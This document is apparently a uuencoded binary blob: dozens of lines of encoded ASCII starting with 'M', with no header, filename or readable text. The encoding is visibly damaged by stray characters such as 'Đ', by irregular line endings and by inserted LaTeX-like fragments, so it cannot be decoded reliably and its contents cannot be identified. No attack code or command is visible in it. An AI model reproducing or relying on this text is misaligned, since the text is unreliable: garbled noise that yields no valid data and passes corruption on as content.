MS2-7]_7A4CID>)BVRJ%:&_#>;2F^3CA457MUE9/)J7PU1,XQQ;C8BTP?%41>D M)3="+51KJ>\B#\$(0/RVN:CZ&+4KN;\$O,*]YL(?:JHV,&7*.9-S%K1HHVPC`TĐ MR&:YRCK^]7[(^^/9))QZ/\$4\D270Y?5&5?;\3<*2ED_-/[@\-!:PV1QZ6?WEĐ M)R_I#TD)GGUN"NI7Q@O"L.OIY!FFQ+4\7@71NAM>N,!I/K%!%D.;07E'FD5ID

M4<(4)K3"7=<R\X7Z8!)2@D9I&@F0NCTH1(;\9"&R%>#X6@\$B\(BOL%S9\VFQD MBNX,F*[*6ULL\2D?12Z%7>MZ#%10@^[CD&FKP0;-H:AGY"4>\2/14Z;.S4]RĐ M%1-&`KOC10UBRIZ'WDQ#Y\$H#3]K/YE19NL431]C9AY80F\[JRWWB]N;[\1".Đ MM94E@=I+7>*!"+TA@(F2X4T>A3=TAL]2#KD>R+^P][5W<FC\$ZV\$_N8Q7DQVFD M*PM`10H=-!PA3D+16<AA4)@Z]SZ,2K@?G[Z;@M8)<NU7IA:X+#&.E,)*;:(GD MWQ+Y\`\%.4GTC2=(^!]"`&.+D\$[V*\6MJDL0=+3BJQ;Z:J=CK2JB6D<8Z,3DĐ MTF4@UA!LMO#'/%Z9%RLKC7<Z#XZV;> '<TA3:E W`ITL%2X8) 17G*+]^E`WĐ $M, < GOE9RHZ[W#(6*.(G5I/K7;0;5)\?"$GP!3`99,4E[>9'/IY*M/O$OU^]D&D$ MS0876!L!CXXQB#"2[TP@G5\$F\-'+UN\VT]E*<7LT("K\$*Q4Z^K\$9:>5.B`IIĐ M67-N]R74/K7(1Y^Q=@205THA>A,W-J#/3&8Z;+D4>;BT,LJFKWDGT>\$D<FC?Đ ${\tt MPMMS2;C3,\$Y=N-Z,6":IQG'OO$\&\,QCA<5@`C>0X,EW01-^2O<D!+47@G?'3D}$ M5M";7QQ9[.YG>1Y9Z*`W/PBTR8&Q&O<YDYI&\2\$&I"=Q\Z?(@1R>_*>Z+\$U1Đ M&I@A1,GE>OE^`TSD!7:2G2+]F?K46'?=&39\MW6C46')@*^JM;1^\-7KLEJ%D M:"VX':,Y0M2;(F1[D/.@3&^"(0YQY77\>IWO)>Q0Y03Q^R[+JT)\$BU07IHB\D M6B7\;K)%A:`W9K5/8WWJYT`67U%(/1K^(5-U^Z&3((@0J0'-[7D<+A%3.17TD M#(:"0*-ZE4FVU6*/*2YBU.+4\80[?.X.<345)YL7OM:/8EF->4H9^DIS5E9?Đ $M5U"CMFBIFH)WR-+J,R))ISA*[_?[)V^R6[+5&&=[%\C7V\#,C/T<V;<2?M/E<D]$ $M?0>`<-D@&)B*X#_84D-A`+H6TFWXE4)^_3I:H-V#SO<93$)%G-T:N3!IZ4#D$ $MOK+15$F&0@BA8N@?L9?4*W47K4,++BV"<O+C-Q]\\0Q&\;$DT-==;TM<3I$2PD$ $\texttt{MS8T} = <-3R\#V; 89+.:7:[(X[Y/L)Z"ZO",>'QY:="4['B]I$6AJL`FZ\G)/8NWD$ M.D^\'(&0#".>&&5"H<S*2ZJ/K"PL5`85&.HK0UW)"<>4ZPELI=-4E^FO5?HIÐ M3@,Y`MJCJ@/4LM;H\$2TW5!_R)4C\$H;1:<M+@2[OX?B2H%F/1D_>Z`'RFL[?QĐ ME;OPNL&]VF!\$_LEG`,:.YL9YKMBR*(<\^4/8!)Y]BP1,6JUEP>R5A/=YJFI;D M3VDV3"[B:B'\$-TG7_1)G"O,109WF!-[S"/.BUN90WO,S]LGNK`YID>P3G9P%D MK^E&OYU%_EJ6UF/>!'-DN.!%8FW_6,+OW[.F3MEL9!N>%9%HFE&\:A'3EP:JÐ M8,35GPH\'X>=&PHW*/A8Z>2<4JGW+/=D/F;V2LTTNL>.]PY-:NI\YS6WQ)I3Đ MN/2<NI4;K9,D.E>P5!M5X.6**:/7*T,^ZD>EM_WFCF%I_%Z2K,])GP5/9BZHD $M)^{2A-GZJ1<;Z6S_[NY^A-89KZ!%%%R#\03V/%V?)'F9$QW2F2+PL_P^_Z%,D}$ MDZ'/[927)M+945@:U1=LY;\$-29\$TA8*-A'XRZ16I(FE/O9^K8[,\$GH=-T:0YĐ M3]>?EN65,BZ6[U)!^O<#?=+Z:/\$1M>ZT1C](!@[K?]V6U"F0[+A`GSG+6KN@Đ $MOS[?>^5CF\WS]QD@[Q:\A,&(YE__7GJ64B52=ZR>^G.=%TH$1<(;/AA0A0QBD)$ M]ZSKE6[4H\$)Q04BD>Y5YKOK2%J3/8J_.2<O;+@*#W3;@VN'QQ7O5[6O;X[&NĐ M3GBD3; HX<S]; X; KSJ_O3*[2CH_)/",G#_92YVE+U72(/\$7UQQU=4>L3(F[2BĐ $\label{eq:mdq6H7'W} $$ MDQ6H7'W]UX<X4:9(4E1-<E"2E>1,%\\/HU=XKBR^$W\\=-W>X*4Z->%VK):)5%D $$ DESCRIPTION (ABOVE A STANCE AND ADDITIONAL ABOVE A STANCE AND ADDITIONAL ABOVE AND ADDITIONAL ABOVE ABOVE ADDITIONAL ABOVE ADDITIONAL ABOVE ADDITIONAL ABOVE ADDITIONAL ABOVE ABOVE ADDITIONAL ABOVE ABO$ M=EON&(S9&+10H:.E5&#^A),W'.@F66^7@._/_D^4D^GE3\$H'(16*T`&)91(]D M07A#//7:-29/S&M(UIAEY73:VP6EWS[4E?\$=S6E5"GF3<\$:FX2Q?%'QF>;I&D M/=@XZBCQ56:!\$Y50NJC\$?]B<VY^T]DQP*O?2 H#)7NIMMS5YY6R*BH]*`'1 Đ M*BAJO>NG,Y\$NI2(2=P93F44JTU"_\$QDZD?C(1NL\$O\$01G@G&!6YI=!\:TGSUÐ M<'PNRPWZ[07:\$C%[JG+YD#6/(*7]E:]/^?JU['\$Z*M]\B<.(7+_*SWQ;EY67Đ MN<%! ^OD)X.#08*G\$2MXM34D#ELS9#&([L]EXOKU!+)=X-MRU&\6ES<YN"*DĐ MQBLYNGZ8B"RS L^=!IL<`F1,RC)"X*800;#L!#N1XL62A/?`)^UQ:E*X/=MQĐ MO))Z/TH0 97;>2>\R,7933X7YD^K0G)#PXBOVFVUM<V/^`5;HB*7&%'EE1]QĐ MAITY.R<SVG;-7\H8R/A!N?UZ&+T\$?6#K<>--]0A_E*O)KY7.C@3"7YC&\$8'0Đ M]E70K%#E\$&THM!N+7(61JZ!'O`V,U\$>0&VO<-V_EFP/T_NMF/C/Q"#@X692WĐ M*J5+3"D-06MT4IU;--"*"K%@&E2MM8P\$N:LEL<0\$F=:Q8A>D=Q9Q(2]Z299)DM"#RP4V+#<2D'I+:N)9CPE'D,CWD3A>S])Z85JA(_JYP)&MQ+^=EW'B6."Q9RĐ M>BJ-F2.BI!?5]IWR*F0)G1*>K&%1+%_0#A5S9>4F;IAX38.X>D`-+T_=KN%!Đ M'\B\H>`>R,)O!;Y5@I^SMU2V3FB8HD+77!96P\$XQ]'\<EN#N@=O5I=HK5^\WD MM]VE3*)\$9\U6\$Y@&Y4WP9>^KCW%)?F_>CW\(5^=>1^LUUSW!(6QVR&E.%\0@Đ M!N]*44>8#:_JW"9/]GXA7\@S5#V6<TA&3@;FID2*2W:-Q2@\VA8_`T)2BL8"Ð $\texttt{M})\;\text{,;$::5QVFFSPJC} = <10 \\ \texttt{W}8\&D_-1\\ \texttt{C}\;\text{,}^{;:$::>3$=GV=1PG]@1(J^S@?,.)QMD}$ MK; `P8, W&\N5CG! <EU! >7" `65)BC!:B#CM7JK=/ECSK3BN.I]GV]Y.G ^5TKĐ MU]7\J>YD2T.WM8W\D W:D]SBS=\$3!??/\:>;JI%HVZ)Y)%8J)<74E?BGA.=RĐ M)SD5#+QZSV#2O/(0HXK&<.U5%@:V4T:06\$4)*<DL:B9RRJ>OP2Y?:D1]1VDWD M91*9S*202"9C`,R8GUOS0JT0?)(@7SE]_WE;`F'6OV0#*Y!%5%G`WUV+N'IHD MB60][5?-ZL_.]1\6?*FR4&>/"MRZOFV'_O`^,L(P_K+6\$@,WB*.E**_\$]EPVĐ M/H"?..-Z+F08<CG7]FL8\]2M0Q2YW_L&[^"4(&9BTAFGHTTV4EZCU"=%[]Z0Đ M2SG].YKZH\$*"E)!>_F"E,";R?%^E<"(A2J)_GZGXXTS^!/[.9G>"_'Y'*>:'Đ MOUNCE9L%844:1H^@>(UQY2@1>F5VW>H*:@\$>!D]?SATMQGM*D#C"3Y;\)A3?Đ M&PY12?E1)K"<^S5:CL#T.I%UF<,R><OM[\KUI.5]R"=3"&,]I%3WZ[%&/5FJĐ

M]F,.M6-\$N=X47COA-S59N;?QDPC\,2'S7M+(+!GZ#1J1'Q1Z!A6\"\\,E#AHĐ MUO)=XC\$W7K*6T87H,!SLF##?YB2YWQN.9K?=69`[D(,)?_B-!H!/D:2NC8G_D MT.H+)IP6*H70\$-#]^DN*TD_#XLXJVI,56>:;C6I)41[#F>_#<9K*XY[+=%QVD M:EHX*H3E(9A@P_R,^\$#ITF8:(;Z'?>(225W0]=[&5JR@A^9&_*0GN<:S[@F^Đ M)YB\$T#I\$Z]?,QCVEZ+-RFD!#/)709,MK\$2GJW(?F*Y<MO`K4[2\X68BZKO?EĐ MPP,-@"M9K\VKGU&8G]^W!3%553\MA]EB+8U!49,?0:OR5[>!V>#]R4'\Q1KFD MH\$@\$Y3\$;X/]"F`4,O[>!Y+L]'\!O^1O)`"";[[&E?\O\9C(E`L#%ZK? ZY5OĐ M*WEK7I2K-Q^%7%C.U7PPR!Y_F@ZHNXXK"+5>=DKG=15`6+FZMLEFS.'[K2A'Đ M*+\TZ)L<:@I>3Y;:N#@(JV5\N1_L@@T>IB_-SN)-``J_ZMOD-RZ1D&UC@4.^Đ M.OY9@Z.!^:2#!TO]'.J2"U>.TJ17)GRSF_1['O[L9Q(P+(#;81`HHU96>V.5Đ MD3Z@4.B]_*3%WUV+V'H.Z?Q(=*K\E;%%*T6K:KN-CJ5G,QN3TZC6.YF/>EL8Đ MPYFZ+;F,J&\\;XQG?'M-3V&@*9?^SWT'H@ZH>2>O5);V!*A%2P6&)4*C>CP]D MRE3)3@@'RSEP1+R([5DI0:00V#954^VJ(I;,(^92/&P_'#=#(&\"O?*Q"/^#Đ MDG@DGW2(8`7S0*768'R.][0\$NQ?!'!/"(6KI4M^AJT)!)OJMZNWN?1C[_DP9Đ M^/3C'Z7BI0-"IVY';J[7[5*W*T<NJO-5-0^P2^43X8@;ST8L=/H/XLVCU=GD MI*5=(86?!F(<^OX9PU3^30!@6[T'NTXFXW:FT!B+SO=E!+MLU_.()?53'HDGD MJLN90=<M5B'90'^>AVB'01/RWB]RO1G<7GJ_B9;:X\-1]Q5K20K3@#<%9%_OĐ M10S3G\X^^9QSDR]]E:H0ZD^]7D?^-6@9T3^C</C&&_8K%^\\$^8Q>1Y(AALVZĐ M.Z5\#I0IG6_T'Z3[S2.!T4_7\$:&((9=X.G4\5Z&!9C_3+L:\H"XM\\$,L33HD M[XR;7`U.P,^D^94:3KQJE;;2\$^THH;M1X-\E_9NZY/>.'ZOKD?IM&OW'W5LIÐ MYMLQ&/GIYOL!(_^_W#:3!``X,5--T1'OWTJ\$^KY5)*=)!H_R>_U^_`O.>`MRĐ M[YD[:7[K/0"<+..'4M*8-!>D(4C3!7.2U",_(^!?VMHDL]G*Z!CF`&G4-13RĐ $\texttt{M}!\texttt{E^{.}!} + \texttt{C$2@"EPN72?$P-<+DB)} \\ \$2\texttt{IX} (6?\$,/\texttt{X}0\texttt{D}@[\texttt{L}@/3)+6 \\! \\ \#\texttt{D}! \\ \& \#8.Q^{\texttt{D}}$ M'C::GX!AUM>!I-=%"OCSD/DEN8;P6V*,-[HS,V%17(A;LU/X7D%+N=,<UXK'D $MMZ@9\0]MULOTJ\X##HJUNK"U/\Q;13B'1RUNT@00.V'%E*]+W;9S$R70_RMD$ M)YA.:-,6@_+Y85;K"RG_5S5O#MI\$T!XS'ZHPH:M/<CH&BS/.'Z&GIZ`;=TQ4Đ $M^{9}LJ6>=YI0.U4/\WB3@15[^_&G(@<7KB^AO_[R@V!#OB;^[U)W&D4Y<+]D$ M@UYO(YOG.?+BK*=C&/&&:XD"E'#4Q-9%]AT'=:1F92E&[\$%FO=[&`7Q[4Z+*D]] $M\0\&BN/'@9/_F+67STN-"3*?:`P'!G5]"/A6^1_;G_Q@.`J00S$%6#\%5.X(PÐ)$ M"!/OG]TXAC;](`;NFV,HDB_CW^.&?,S\1@RRV<BJ.((#0H\1ZB.ILPUA'`R:Đ MU"[D<]=6%,&:KSYSAJXDA+\@X-.Q**B(0?388P7K;L9'013=?!"_0HNUC3FWĐ MHZ/T8, `.\7JY/G'5?NQ]8VO_N>#F4J3>_[U3MWS%T6YZCG#O'1,L]'T\$/\%FÐ M`_(7;H)OR&*I'<P[;;UQ)Y7OI\$YW8&][O]REA4YO\$G3!!<!JZQ4O:2[;W??"Đ MJ2@-]9;IZ'A>CE-T()X5;,>1;\'>^_.3])4KNP]NFQ4G1_D[:0%O--;RQG5NĐ M#`UA8H`0]U[BVFA#U;)#8JIP"S;RFKW>^PCJ/#>!DD&HRV.'^S01&'"Y2MWWĐ MKA^_,.T2]?L2W^_1*_2.0*`5EGUO+B90JIZ-EA]=HS9\=HM89GZN^7CS`55BD $M!3N'G2EAVB.EZ\#TOE(\XX?HV7F:\3_84Y6?`6IK"X^63YZ7R6IK=>)^K'-41D$ MV-:X5%R5&\5J%@I#FZ`0V`LM6N.^4LZK@\$2[B]-WL@O73!@2SDI-WS\$UTP\$@Đ M)1+\S[GV"X29HP]K30&\=TWTU1PPE>?)%!P]ZINU\[!(5[[L<6[12X 24!SHD M1PLPB-08REU"%>19(>?0+#(%U:GJH0G]1>G61)0;<0)\$!OX0HJ1>V85[F,^&Đ M2!/X[GFE)I<^0?I+&S"(_Y!,,/NG;\$R"MH'1.?AA%XL"])?GDV9:2/'D>]]GD M#%U&U)D\VTL%KXD8P1,*TL4V3K_`IM]1D<YUOF=*<59EV7\$BQ7BGQOHZS&Z5Đ MPI!^YGF7=KU0HNIO8],<C/1@VBJ3'KY2!X?A_IJA>R.:\:-W')752=ZN,2K'Đ MXH;@%11:-&H`4<EWQ[#4[`\$#.EX!&XAGU(DB848654WP]'#Q-*3(QO+"_-(XĐ $M'3,>2Z,+"G*+B,O\XT'_%`OBES:X3^$GVGP6S\[:\ZE*P//1%?;>?I52-C/WD$ $\texttt{M=>\&_:YK=?;].G@3BE`;K?R].*DI.GF/X')^."2:G3/W\3:\&U\#'0GU4ZN'RRPD$ M(&ES2*OO*)RD@B=0S6??:MV0\JYT'MI-_SSGSK<LWOWQ?M)/@X19GD[9`B(&D M^')4MH:+<X-9_D#D<;2T^\2\CR3[U+/?&?E8;KRK[MUX"D+.0;:NO+PPDV7#D M_=7[I42=@I.%@_>=JT6G#F!S*FE=%+WS\$DOX@>N3."(RB>;VT:=VWNL*A!4&Đ MHC._\$"RO+/\^7@5RL5#P?QJXHN"X+@T?S:\2^'_8@S['RZ]D%14DZ",3AL2;D $\texttt{M@]-+H5:OX} \ \ (\texttt{A;^D\$;8G47Z6} \ \) = \texttt{[H)A:._W,6'27M[-`JE\$2H\$GM83ZY\&,D) }$ M>,!7,RP0VA8C\$63J: `0A2"P'Y:VV[6BD+B7\$TWMM2**A[)MA\$#;@" `VL>9VJÐ MHQ.5GD)@?NJ1]TZNV>*P[:A>8B>9:GJG)A5BYK1\4HV>7^:U."64T< `+KU+Đ M`_QV(S_8HD&%8Y;@E':.&00=LYW<3>Z%G>S\8[K#0=X27*AQ(.Y=V[[S:GRCD M1++!!;(W!UV[>2#RFSDE10720D"*_)X(2U66A%8H0-U?^GZ(]<&JH\$=\$GB@]D $MOZ>QS)^0T^5\5, K=;B'F1\N<KJL2MNYD\H]3,V^Y32/GS99U.CH;52^!C49.:Ð$ $\label{local_mk06T6} \mbox{MK06T6} = \mbox{SUKA7C*=+/_O,.)9.M^Z06Q} \mbox{"O2@C01} \mbox{\mathbb{Z}+H_S<**!`780=?8;0D } \mbox{\mathbb{Z}} \mb$ M6O&065+ZB3--29^U10RAAK*.C%8"&?VK^&0/B]FC\64\<?1BN,B.2+3"]=5UĐ $M^{;["B>^7]G^S(9A!=XY%/'I=T1VZ^]-,1"2MQNB\[MK\'.:F<GN>1BD[9?&DD]$

M?J)C*D\B>+%&&-7NSM_2+AV4B[Z34_07\Y_#`_&,J`:\$V!I\',I#1O(H[']QĐ MOTBEK]F-%YU-E<30(:\$R3FJBKGA%F9OPG>Y7R/V(;V?E''GE*5OS\$_Q1S9TEÐ M&**GN!*=Y#, C[#NE48*/TQY&[M^RX1`Q4Q!A(T!?/MN"BK![4T:"3MTA@RPGD M\39CY;/'4],5Y]![5@:TMY%)!#WJL_2<RN=:F\$0'M(-'ADWYE=[E%UJ(:HJ0Đ M?K`Z;)O^\.4LI#Z5M_D*CG9HL^J1\6)PLJ??F8]%R,/9(^SK5T0Y/9?@6%RYÐ MS'!A2NP=U/R+9*,9L>_+-7\$QBCU-/>'G9U43R.\M3'*MGX\R-\$L2E(%Z:_?"Đ M6`D.0'=/% ,#K62BE(GY0# N522X,8Z"':6Y./J(13?93<%IP?UIOW,:7`0"Đ $M_M!M(QN>$0$,;`1W91HQD-<Q,66\%=]J(QM`$_=$=):/[!"U6J:0V,:3Y<AFD$ M3/-\$GSJC.G<X);,F(AKYOUN(+N+K?'QSTCJ/<LE&=1`FTL;>CX&Q)`=60<1<Đ $M79\STS_{W-1[@K@[$TM$J[<<_3$COSCYO=]U[/YA$QQY';!_F::=K[/B20:'D]]}$ MY%DYN,/'MR8>U/Y"2G64+NRCORNK5QFU"=86'RY&-1I<;^P?>B%F&4?;Y>\EĐ $MG/P^*<*W:*N=:H4/\2_!U*RD]#6^XNS>_LTB&V_9*^G"6=-.CHTDG*Z:+,RD$ $M4;(/@I0X%G>]8:EBA!4$%@DOW?`'A.,Q%95A`"=;X)\N$6G(D+D[I?C[6T-Đ)$ MLRY>8TV/``D)2A#-!RH*&2?A[L_1J/%ZG)1DZL9%POE#-1R?4`XO-EKBTT<#Đ M6H*BIX<KI(*CI/"DV\\$);;=;A,@6]0/EN%=B13;[R,5"539(F/B+Q4\8I=6JD MZ)V=:=C%,P\$&"IOUVVH%-\$:4'-I\`WOPU27WX?7Q*B(0P/APCA"1<F<*+]V?Đ M=B*@DE'T!;0M\\6DG?N0<H2?B#.;ZV,]V;_1\$(JKLVC\$H2+4C;&_.M8A9\]\D M=SX`S6,>0T*/)%HW\$!353RRIO8E[CN(<:(F3,`II/)8?8A>!Z%#M+*;_@(\$9Đ MZ[:D.J_-).`_4.`._!Q^QY`)F*->[O4D!_@<WU&SL/8'/=F9:=^!CGWU9I:_Đ MJ:G*IB'!B"!I40QQ]#/9&`%XG*<S?:SW>-[8B#P%?]F^D_NZ6]<X"1@BZM(3D $M:BWZ]#4V]?X^<E^{7I}<$DG-Q096N]Z$I)OX&;8FP*\,]S@P(;P:&IF0*$=HD)$ MN7H; N^DYO" `RS-%_"2'46^Z3L//4.HAD3!W<4!Z2:H,I7X:S'OEHANG&QS@CĐ ${\tt MH3O@\$WHM!Z8PT:\#>-WDZU7)X-@HROONAY89WZF3LQ$93H3KU@S,7EM,-.G\#,Đ}\\$ MK8!\$4.K]OZEE_B62RB2MBIZ6K\%MJ09+\$1#]X/NA=XD*6H[>JXL)WY"=&E)GD M,/(6/@@/@=1S9]0245U=.4(D#;KA4%7D).LSVL*29%`NB4(\$W,R"3EB>B47Đ)METY6\$KWCK80[^BAB&BUL\$2^L[Z_/WS,CX<271*>YEW15_X[6,<%AH9?Y_BN^Đ M\$\$>F*)VJ<DHB[HG`A@M6(05XJX1:::E\/W??[#OQ)FK:*T,,R:"-\$!P-H8.AD ML)(#8'M%ZJZS64/G[HMMLW\$WQ<M2=RMR=*-._N21A%;3'IF5L+\YY!_R-IH5D M1,%ILG2I,X1`5Y!@Z"X9&A'=A@YD_YBW[KF6B907;Q4I]XP':R<YFF3F .F(Đ M3TU@&"/09,=UYSHM8I%)X>&J@(V85]V[LG)]W5Z.79RM)/@^>O(!^!ITZWD+Đ $M1K4JZ!\<^K2>5?.:Q"ZR*W^7F>"PS6<UC8%.B6@]O(&C<+4)BQG/#V$-N'K-D$ MKW/?FJ;.SM:F81\$.KUZ"7Y-97"\$4]F0/C5DE'@LZ%//FL'['>B5,0%T2F\PRĐ MK'#@['@1\$_J`U%"\!"R.?!1!46Q[QH9MOT5KJSVMN1ZG3CTXCV%XT5V9L",>Đ MT&\$)J0(X/EPB&<O9GDG<T<;2\$YE@_N&,)0->'S\$N>JDCL\,:HQNMU.A#L6+BĐ MB\H00!;=*,3YO(CZ!/8WQV4<;`@\$[KBQ%4#SFF.W!.>Y)\$K)[+0_Z7'0@(;%D M33`8UX124`<V:CAZ/2A,VP[+H"5C`R^03AY&W!2E@L%SCS8%>9=N.@.&S%!DD MS6,5P505!ZN'\$X(C.:SC:03V;3JI(M-H@N2:0T\$FGGQNB*\$VWTFSMM2K-:F+Đ $M, SM=L"=J]3S@/W/O)OU['Z-GO)>\#G,=J9@^"BV@9Z5[Z9=EIT6B3BYEH'SĐ$ M;4:F\$J8NO0-)OFCNFHUS-KRC<ELRH*-N&PZ<J*<371C]WUP\;A\YIZI8\KG8Đ M03&]C[S`-@8-P5BTO#SFZH5T,C"3KV&W0AJX^"1CFKP*DI"T;%K4W =BJ6[*Đ MDU449TLX3H`%47)['>:G: W+#VZ++W-[DR-9/%QL!UKXR04S2D>0[S23#/TGD MX&/C&Q\$-?E`]:S%Q\GQ<#/XI;2,U%BW9H;*"/@SCG+N46):0YPN4NU)`(,62D $\label{eq:main_main_main} $$M^{-1}_0K<\#1->K7/>M*1T+Y7P8W\#RZO@8Y)@]RA,-1HOS*X6M%;(N^((?:E5FCG"D)).$$ MD9;5_QSMA!<Z=5SB5F>=QY^NW6SXGC:E[,&F095'I,#==ODU\5D8QW(5)W?!D MDI#4R0DO?`K1BT]"Y\F0:J#TFI[4"/J?OF;<)W[0\5[8'!2=RRP+9'2S48(^Đ</pre> MJ(LRZ3(`7TVK+Z]KS.UNE'5-5D<IZO2:"V<4#[X#7'"HVIQO'RJN"UYL;<NEĐ MHGQOF, V[S\IH;GQW\JD7*U!*&2G.P"\6JV[*=\;.'Q9JI148)=S\88\6N(H]ND $M)F$T!$"/0?WE)\\$U<7R^0%#$/F7G2#-_41[@,["-D^CU&<"$@8)GK1XOT,Y!D$ M2!V`%O_*38=P<]SLZ((/87P^%:J880O<,='6<8_S%?@P=9"`0V5R\1GYZX%YÐ M&0WOT/X\$@FCA4\:)0Z\.;7Y2A[:@9/L0(TD1DY<(]LIU[LDTVOOO7H_7,`X[Đ M+9\<AMM:8>2\$'6.\>QC",@&:X&&O*'J_T#B%"5Y*L*!0[?1Z976FHCW^A,WBD MHB6K@ K-6E-9VGADZO46N%V\$]0)EW!4KE!*;J.+<-LE.E<=D&S7)AJ58Y+0`D MBH(D`[."\VE3YJ'N[FO-E-GS/*T*Y*SMV*`\90K1F114R#\X,56ER52<,DE`Đ MXK\$L'EW(Z1-]TNB(K\$2"MSF(?#'!,P,].0;B%L=4B,#AXU8/Y2`JPJ!!YZ9?Đ $M[/=AWD1(Z^?X'Y\$JE\#:P3S;OAZ!.2_.Q^E-^/7:D]+2:\$\\`LK9\#E:;\$S1]%^D$ M34S#S]\$-66!9<K@@E'NRM;F3IM,61+2GV0GJ;Z(LBI[@:)T]7ZKP[(VKGPP+D MGEY`F@7+PB#ZYJ]3?N+7XR3";:"\P!7'P!U*D,CDN713>_9Z]4N]=PE2.%]UD $M]XIGL]@(%Z7A1FG5"6[4&.SSSU'6*YJ70TA+Q%/9Y$7!U2V?W!\2Z:,,"SF.Ð$ MY]ERV]H4/!R[?RBI!=)CF+CY4F#25+D'4S<\2QGJBP5'(]MVT:DB7RQZ0^1-D

M6RM(@NA%T@ZP<<4M03@6=8^Q\'&='MRJ5RU""<V<?55RRR'H=4E0<P?G"!-8Đ M\$[,;@8T-3S)_\K\$IMZ%\`;-0KJ,"&9TIKHY=VE\=L5(J*+D3?&K_J*SA,70%D MQA5/E_KS4^G79W\$1&^HTPY9:>[D_UD,D4*)[/\!";\=X'W^EHT<FJ,8,YA#<Đ MGT6T[?R8R4X9?[G00E0;Q4ZF8@Z!`:'W\!.A'V8A6!J3P!`%L[@,E01:RXE5Đ M1H*_Z1B": `*W]3;Y-2.HSZ@6. `17: '\S=>C1'Y55D"F3D4-#6\$W=;->QZ1WWD MS0H\$6>4BKY1G?DB>&OGJN:0]Q`X/._M@D'B=`K*'@YN+4<^16V.#R96#K,/XĐ $MS7E(^J'JD-P[C JXD[^R+JR;QW:[01]V^A57:Z\#LW?Y4AG[M-6NJ\PEX^7,BD])$ $M=Y&6ABAK-T:IZ:7G>9IG1[)#SQ*I#8?K+OJ0*&$A>G)=\\7E?D]0D[N1-TDP]D$ M#9)'(<=3^1@,Z7]3W`MR1:?TN>!9#W4`Q:I?@PF^\$00/?IP:/11L^G)1H6Y\$Đ $MGO-RF\@[TI)_)['<L!PU=$)51%FGJ-D$7C1<?B#"/CN=2:#^50N#H#7SI]TMD$ MI.GCA[LHP@7@@K.DW_0+^W#AENBX_+?O/A]//8*^\HZX"8OA!@<C>0X:!>B3D M\$N"L;<`MG=TEJ&SYP26JD+S,1KI3%L8.&2CEAB!6>8H]C!>@.BSI(&D]KCZ@Đ M/5KB]^*D[D_V"I!2K3H>1(6,/11*)!C3('I*F]M?)0K&'W-DOE:RBF/2;TNIĐ MWWG&0AY&YDM*P__LRQ#_^&0N2MZXQ]`(8YFR]H2`WZ?P";PRVPI&2TH*`IS_Ð M!R7("BC1.)BPNO_\E`#H\$*=F.@DZD.\EF5FOJ!%)7#[W6O30_EVO+CJ*OGEPĐ MWFK4P>Q'QOP\3Y591->B"'`PW*N+_?G*6X];E%%221Z"SY,^,K3?Z[-:<WBMĐ M.[SH;TI--FRBDNOGDD]]E3HWB2GU_#LJCQ[ZQ<S@0`KBA-MRB`\$@\@Y)(SO>Đ MPP\X_BLY>6\6@X/[)6G-5ZW8Q4.]ZZ8K0;37`Y:;AR4>\<?**#:%6+]QU)I=Đ MF8'G-NNK.MQTO#P5)Z']X[OGZ%AC=^_5%\L<\O+WV37CR8-6:@*'>U)J'2^CĐ MYHJ.A>%='^S)X5ETFZ=&SK3&8&=^311_*X0AT8>6ICJ\$4P7W2\KX20JMM5S1Đ $\texttt{M}] = \texttt{YB}[\texttt{U} - \texttt{GN} < \texttt{V} + \texttt{GHS4} + \texttt{G99}[\texttt{X}^2] + \texttt{GGS}; \texttt{A.1}[\texttt{J@} + \texttt{UU&O} + \texttt{D}^5] / \texttt{K} + \texttt{TJD} + \texttt{GN} + \texttt{$ M<F%L==K&N\M__!EF=V7\$3K,`1T(TBQ003_8&0;&*RJLM=5JQYN8%G\.F2'ZOÐ $M\&_B^SIP =) + QT\&XZ[,1B$]MSD#NFX.Q_I^! - !?U2>O%'>O526%S5I%%\"J(9.Ð)$ M7D\UHIS+;,AQB_CU*;ZBG.NX\$ZR5:R3HTYK17)D"I6<7!-JZUKP@,#F06.>UÐ MQ*SST*,HI[_UC^E/5!!QM5!OT`<2`O,G9`P"%'*Z<B7#(I9GF/8[(>]T!@7[Ð MCL11V%P:Z7D07X,#I*V7CLVA2\),>12.<C@D-4D37P%P(2:F+DJWATZR++=MĐ MT8:?,5S6<J=*>OH3;-C;@8;V`K8UH:*L=R7081A6')082+:=DRL#I\$9*DTX)Đ M5\W"**:)^&W8=KQJV2==J)7H!,J=H\I/4EAWI3^#HN:CCNGST)WMS?O6/9<>Đ $M8U^{9/M*}\0/U"0<=Y)1%+T@QD2^H";R0>L45Z?O6=B3-%IY"MGM)"X]P7GG8D$ M]-^1+K70D/,T7V:1X[)WC&>BC8'_,1=+BA0?Q\$U!\$"T*BKQ:Y\$Z"N[T700/CĐ M(DX`*F2X(].DF?&2+U`W9Q._%D:M[*\D+E2*1_3IGC]]C:0G0&OS2VF>GD"NĐ M!8AX>.1YK`^^F=T/,7XV#\$4!LMA%B=?QMDITDF2DBTZN[_8CT.S%:CSWZ%NLĐ M\$O%:E60T2O'0,9GW?"""6:X&_M_)H[SS`56+KAI"`6JJ^V\$Z+8]Q[&6;QPNTĐ $\texttt{MHBV/A\backslash TC\backslash RYHX\#\#<<\$/\$")9<] K3.\#?>! OU, (4*L`OEX^.DO)&*Y^I\$-D, 8COĐ }$ $\label{eq:mz.2nxwq,"0*:AH2KI').+} $$ MZ.2NX<WQ,"0*:AH2KI').+] < 2R88Y[8;]@(+P[?HA"06T\1[0G$L(V_Q4)$D)).$ $MP-@VZ\$5]TRS; [B7Z5(J_Z93?ZQD,(32\&BE_.F\I\#:PB"/\#\&"?H<G_5-V\&\$X"D)]$ MC_/;:A"5/`Y*,3*!C\$5+3U0JL_5E-`(+9%CTXF4K]>NZR@:*VN._*/^HX7EÐ M?%\$]N6:O_V<1:<W#6(+U`8CAH1P?M)95':*&E\$JA#-&^L]8NK'XS/LIA;%%Đ $MX1C/%GZ?B'A)(E95>_H; -; PMA!1=$=(LO; XWR46$(+KJ(^&KKKMZT7\3_O>UD))$ MR1^CB/X'>SJ6V</MC[`G!WC?JB\EZF"^'903>=TJ?7KO^8TBAWA,M)<J-EIKĐ M?(%6@@UO>\9G2):UA54"T?T* K\$%^'XW>T#\$7XA]A5VBX;DC:RIP7\$?\$X^E6Đ M%D*#SB`KQI][VL!<++@W0B*<%-1?AXC7ET9LL @+9Z*N)!Q<]MB"PP8BWK>.Đ M)RN^.:=S-!8-+([Q)'!<&"2=2/=0A*&A%UIFWQ#>^,\$)AMZ%1V3Y%#(AH7B%D $\texttt{M50EV)} - 